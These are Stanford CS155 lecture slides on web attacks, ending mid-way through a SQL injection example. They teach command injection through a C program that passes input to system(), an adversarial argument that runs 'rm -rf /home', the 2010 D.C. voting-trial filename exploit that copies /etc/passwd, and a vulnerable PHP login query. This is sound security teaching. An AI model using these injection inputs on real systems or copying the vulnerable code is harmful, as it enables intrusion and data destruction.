

# **Web Attacks**

**CS155 Computer and Network Security**

**Stanford University**

# OWASP Ten Most Critical Web Security Risks

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	⊗	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	⊗	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

# Command Injection

The goal of command injection attacks is to execute an arbitrary command on the system. Typically possible when a developer passes unsafe user data into a shell.

**Example:** head100 — simple program that cats first 100 lines of a program

```
int main(int argc, char **argv) {  
    char *cmd = malloc(strlen(argv[1]) + 100)  
    strcpy(cmd, "head -n 100 ")  
    strcat(cmd, argv[1])  
    system(cmd);  
}
```

# Command Injection

## Source:

```
int main(int argc, char **argv) {  
    char *cmd = malloc(strlen(argv[1]) + 100)  
    strcpy(cmd, "head -n 100 ")  
    strcat(cmd, argv[1])  
    system(cmd);  
}
```

## Normal Input:

```
./head10 myfile.txt -> system("head -n 100 myfile.txt")
```

# Command Injection

## Source:

```
int main(int argc, char **argv) {  
    char *cmd = malloc(strlen(argv[1]) + 100)  
    strcpy(cmd, "head -n 100 ")  
    strcat(cmd, argv[1])  
    system(cmd);  
}
```

## Adversarial Input:

```
./head10 "myfile.txt; rm -rf /home"  
-> system("head -n 100 myfile.txt; rm -rf /home")
```

# Python Popen

Most high-level languages have safe ways of calling out to a shell.

## Incorrect:

```
import subprocess, sys
subprocess.check_output("head -n 100 %s" % sys.argv[1], shell=True)
```

## Correct:

```
import subprocess, sys
subprocess.check_output(["head", "-n", "100", sys.argv[1]])
```


# D.C. Voting System

In 2010, Washington, D.C. developed an Internet voting system intended to allow overseas absentee voters to cast their ballots over the web.

Prior to its production deployment, they held a public trial: a mock election during which anyone was invited to test the system.




# D.C. Voting System




(a) Select online or postal voting



(e) Download blank ballot



(b) Overview of steps



(f) Mark ballot in PDF reader and save



# D.C. Voting System

The screenshot shows the 'Check In' step of the D.C. Digital Vote-by-Mail Service. The page has a blue header with the District of Columbia logo and navigation links. A sidebar on the left lists four steps: 1 Check In, 2 Confirm Identity, 3 Complete Ballot, and 4 Send Ballot. The main content area is titled 'Check In' and contains a form with fields for Name (Donato Roob), Zip Code (20009), Voter ID Number (830207764), and PIN (1865C9FE3A867BD4). A 'Continue' button is at the bottom right. A 'Key Dates' section on the left indicates that the last day to apply for a Vote-by-Mail Ballot is October 22.

(c) Authenticate with voter ID / PIN

The screenshot shows the 'Send' step of the D.C. Digital Vote-by-Mail Service. The page is titled 'Send' and contains instructions for uploading the ballot PDF. A file upload dialog box is open, showing the 'Downloads' folder with a file named 'P22-SMD-04-ANC-C-18.pdf'. The dialog has 'Open' and 'Cancel' buttons. The background page shows the same four-step sidebar as the previous screen, with the 'Send Ballot' step highlighted.

(g) Upload completed ballot

The screenshot shows the 'Affirm' step of the D.C. Digital Vote-by-Mail Service. The page is titled 'Affirm' and contains a form for affirming identity. It includes a 'Confirm Your Identity' section with a checkbox to confirm the information. Below that is an 'Affirm' section with a text area for a statement and a checkbox to confirm it. A 'Review' section at the bottom allows the user to review their attestation document. The sidebar on the left highlights the 'Confirm Identity' step.

(d) “Affirm” identity

The screenshot shows the 'Thank You' screen of the D.C. Digital Vote-by-Mail Service. The page is titled 'Thank You!' and displays a 'Ballot Received' message with the time '7:28 PM, Oct 01, 2010'. It includes a link to check the status of the ballot. The sidebar on the left highlights the 'Send Ballot' step.

(h) “Thank you” screen

# D.C. Voting System

## System would Encrypt your Ballot

```
run ("gpg" , "-o \"#{File.expand_path(dst.path)}\" -e  
  -r \"#{@recipient}\" \"#{File.expand_path(src.path)}\"")
```

## Normal File

```
run ("gpg" , "-o \"/tmp/out.pdf\" -e -r \"innocuous\" \"/tmp/in.pdf\"")  
-> gpg -o "/tmp/out.pdf" -e -r "innocuous" "/tmp/in.pdf"
```

# D.C. Voting System

File extension on user uploaded  
input file was preserved

## System would Encrypt your Ballot

```
run ("gpg" , "-o \"#{File.expand_path(dst.path)}\" -e  
-r \"#{@recipient}\" \"#{File.expand_path(src.path)}\"")
```

## Normal File

```
run ("gpg" , "-o \"/tmp/out.pdf\" -e -r \"innocuous\" \"/tmp/in.pdf\"")  
-> gpg -o "/tmp/out.pdf" -e -r "innocuous" "/tmp/in.pdf"
```

# D.C. Voting System

## System would Encrypt your Ballot

```
run ("gpg" , "-o \"#{File.expand_path(dst.path)}\" -e  
  -r \"#{@recipient}\" \"#{File.expand_path(src.path)}\"")
```

## Normal File

```
run ("gpg" , "-o \"/tmp/out.pdf\" -e -r \"innocuous\" \"/tmp/in.pdf")  
-> gpg -o "/tmp/out.pdf" -e -r "innocuous" /tmp/in.pdf
```

# Bash Quotes

## Single Quotes

Enclosing characters in single quotes (') preserves the literal value of each character within the quotes. A single quote may not occur between single quotes, even when preceded by a backslash.

## Double Quotes

Enclosing characters in double quotes (") preserves the literal value of all characters within the quotes, with the exception of \$, `, \ and, when history expansion is enabled, !.

# Bash Command Substitution

Command substitution allows the output of a command to replace the command itself.

`$(command)` or ``command``

Bash performs the expansion by executing the command in a subshell and replacing the command substitution with the standard output of the command.



# Bash Command Substitution

## Single Quotes:

```
echo '$(which python)'  
$(which python)
```

## Double Quotes

```
echo "$(which python)"  
/usr/bin/python
```

# D.C. Voting System

## System would Encrypt your Ballot

```
run ("gpg" , "-o \"#{File.expand_path(dst.path)}\" -e  
  -r \"#{@recipient}\" \"#{File.expand_path(src.path)}\"")
```

## Malicious File

```
run ("gpg" , "-o \"/tmp/out.pdf\" -e -r \"innocuous\" \"/tmp/in.pdf\"")  
-> gpg -o “/tmp/out.pdf” -e -r "innocuous" "/tmp/in.pdf$(cp /etc/passwd …)”
```

# What's next?

Stole private key used to encrypt all ballots

Revealed all users' votes

Changed all past votes

Installed malware that changed all future votes

Uncovered list of all registered D.C. voters

Owned log services to remove any evidence of attacks

Modified web app to play University of Michigan fight song


Installed rootkit on SSH bastion that allowed access to rest of network

Gained root access to all Cisco switches and data center routers


Owned network surveillance cameras




# D.C. Voting Security Cameras



(a) Voting server rack



(b) Security guard





# SQL Injection

Command injection oftentimes occurs when developers try to build SQL queries that use user-provided data

Known as SQL injection

Search or enter website name

# Sign In

Username

Password

Forgot Username / Password?

SIGN IN

Don't have an account?

SIGN UP NOW



# Insecure Login Checking

## Sample PHP:

```
$login = $_POST['login'];  
$sql = "SELECT id FROM users WHERE username = '$login'";  
$rs = $db->executeQuery($sql);  
if $rs.count > 0 {  
    // success  
}
```

# Insecure Login Checking

**Normal:** (\$\_POST["login"] = "zakir")

```
$login = $_POST['login'];  
